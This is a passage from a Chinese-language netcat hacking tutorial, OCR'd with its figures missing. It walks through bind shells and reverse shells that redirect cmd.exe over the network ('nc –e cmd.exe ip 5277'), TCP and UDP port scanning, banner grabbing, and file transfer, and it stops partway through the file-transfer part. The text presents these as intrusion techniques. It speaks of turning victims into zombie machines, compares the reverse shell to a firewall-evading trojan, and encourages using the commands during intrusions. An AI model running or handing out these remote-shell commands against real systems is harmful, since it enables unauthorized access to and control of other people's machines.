


图 2




图 3

从这个log.dat里可以看到不少东西，例如“Host”一行，就记录了本机的IP地址。还有Host的上一行，可以看出，远程主机使用的是MSIE6.0，即通过Microsoft Internet Explorer 6.0来进行浏览访问Web。而且，还获得了对方的系统版本号Windows NT 5.1，Windows NT 5.1是什么大家知道么？以前的NT就是NT4.0，现在常用的Win2k则是Widnows NT 5.0，那么Windows NT 5.1则是Win2k之后的Windows XP了。

nc –l –v –p 80

和上面的命令作用相似，不过这次不是记录在文件里，而是直接显示在运行着nc的屏幕上。

在本机上运行nc –l –v –p 80，然后，远程机通过IE来浏览本机的Web，会有如图4所示的结果。




图 4

从图4中不难看出，和log.dat里记录的其实是一样的内容。所以就不多说了。

2. nc2

nc –l –p port –t –e cmd.exe

local machine：nc –l –p port（or nc –l –v –p port）

remote machien：nc –e cmd.exe ip port

以上的三个命令，分为两组，主要都是使用了NC的程序重定向的功能。

参数解释：

–l、–p两个参数已经解释过了

–e：作用就是程序重定向，大家看过端口重定向吧？其实意思和那个差不多，这里就是把程序重定向一下。

–t：以telnet的形式来应答，好象很难表述清楚，大家看具

体用法吧！

以端口5277为例：

nc –l –p 5277 –t –e cmd.exe

OK！这个命令，怎么样？

知道运行在哪里吗？千万不要运行在自己的机器上，如果运行在自己机器上的话，那么你的机器就成为一台telnet服务器了。解释一下意思：监听本地端口5277的入站信息，同时将cmd.exe这个程序，重定向到端口5277上，当有人连接的时候，就让程序cmd.exe以telnet的形式来响应连接请求。

说了这么多，其实就是做一台telnet的肉鸡。所以，这个命令要运行在你的肉鸡上。

对了，看这个命令的效果，大家是否眼熟呢？

ncx99这个小家伙不少人用过吧？就是在对方机器上运行后，只要一telnet ip 99就可以了，这里其实是一样的效果，不过这里的端口不一样而已，所以要telnet ip 5277。

telnet上去后，怎么做，不用我教了。

接下来说一下这两个命令，很有意思：

local machine：nc –l –p port (or nc –l –v –p port)

remote machien：nc –e cmd.exe ip port

先说点别的，别走开！这也是相关知识点呢。

不知道大家用过网络神偷或是灰鸽子没有，这两匹马都是属于端口反弹型的木马，什么叫"端口反弹"？就是说，当对方中马后，不用你主动和对方连接，也就是说，不用从你的client端向对方主机上运行的server端发送请求连接，而是对方主动来连接你。这样，就可以使很多防火墙失效，因为很多防火墙都不检查出站请求的。

这里，这两个命令结合在一起后，与灰鸽子这类木马软件可以说是有异曲同工之效。为什么？这里就给大家详细介绍：

先在本地计算机上，也就是大家使用的计算机上运行这个命令：

nc –l –p 5277（监听本地端口5277）

同样地，也可以用这个命令：

nc –l –v –p 5277（多一个参数 –v，前面已经说过了）

上面两个命令任意一个，运行在本地机。

然后，在远程主机上（也就是你要入侵的主机上），想办法运行这个命令：

nc –e cmd.exe ip 5277

（这里的IP，是指你主机的IP，也就是运行有命令nc –l –p 5277的那台主机的IP）

当在远程机上启动nc –e cmd.exe ip 5277命令后，很快在本地机将会发现，在命令nc –l –p 5277下，出现了一个远程主机运行着nc的位置的提示符。也就是说，如果远程主机的nc在目录c:\widows\system32下的话，那么在本地机将会出现c:\widows\system32> 提示符，这就说明夺取了对方的一个shell，接下来可以为所欲为……

也许上面这么介绍不太清楚，所以这里给大家看一下（两台主机）：

(1) 在192.168.0.1上运行命令：**nc –l –v –p 5277**

(2) 在远程主机192.168.0.2上运行命令：**nc –e cmd.exe 192.168.0.1 5277**

远程主机的nc在c:\windows\system32下。图5是本地主机192.168.0.1上运行着命令：**nc –l –v –p 5277。**

这时候，如图6在远程主机192.168.0.2运行命令：nc –e cmd.exe 192.168.0.1 5277




图 5




图 6

由于我的两台电脑是直连，所以在本地机上，很快就得到了这个shell（图7）。




图 7

从图6中可以看出，这个shell来自远程主机192.168.0.2，并且还获得了远程机的操作系统类型的信息：Windows XP。

OK！说到这里，大家应该清楚多了吧？这组命令可是很好玩的！，以后入侵的时候多用一下……

3. nc3

nc –v ip port

nc –v –z ip port–port

nc –v –z –u ip port–port

总得来说，上面的三个命令都是扫描端口用的，但是其具体作用还有一些差别，因此分三条命令来讲。

参数解释：

–z ：将输入输出关掉，在扫描的时候使用

nc –v ip port

这个命令是针对某一个端口进行扫描的。

例如：nc –v 192.168.0.2 135




图 8




图 9

扫描远程机192.168.0.2的135端口（图8）。这样，获得了该

端口的一些简单信息，但是针对某些端口，还可以获得更具体的信息，例如端口80。

我们可以使用命令：**nc -v 192.168.0.2 80**，然后再使用get方法来获得对方的web服务器的信息（图9）。

从图9中，可以看到相当多的对方web服务器的信息，至少，我们可以知道，远程机使用了Apache的服务器，而且版本是1.3.27 。

这个和大家常用的一个命令telnet ip 80，然后再get其实原理是一样的。只是一个实现过程和手法的问题而已。这个命令就说这么多了。

nc -v -z ip port-port

这个命令是用来扫描的一个命令，这个命令用于快速扫描TCP端口，而port-port则是指定了扫描的端口范围，例如：

nc -v -z 192.168.0.2 1-200

从图10可以看到，扫到了192.168.0.2的端口号1-200范围内的所有开放的TCP端口。




图10

nc -v -z -u ip port-port

这个命令比上一个命令多了一个参数-u，但是，这个命令的作用仍然是扫描端口，只是多-u参数的命令，是用来扫描UDP端口的。

例如，命令nc -v -z -u 192.168.0.2 1-200

这个命令就会扫描192.168.0.2主机的1到200号的UDP端口（图11）。




图11

4. nc4

local machine: nc -v -n ip port < x:\svr.exe

remote machine: nc -v -l -p port > y:\svr.exe

参数解释：

-n：指定数字的IP地址

这两个命令结合起来是用来传送文件的，其实在DOS中，“<”和“>”这两个符号就经常被用到。只要大家对DOS有一定的了解，再了解了nc的参数，这两个命令看起来应该不太难的。

首先，在本地机上运行命令：

nc -v -l -p 5277 > c:\svr.exe （图12）




图12

这个命令大家应该比较熟悉了吧，就是在本地监听端口5277，并把端口5277接收到的入站数据写到C盘根目录下的svr.exe文件中……

这时候，远程主机上会显示“listening on [any] 5277 ...”

然后，在本地机上运行命令：

nc -v -n 192.168.0.2 5277 < e:\svr.exe （图13）




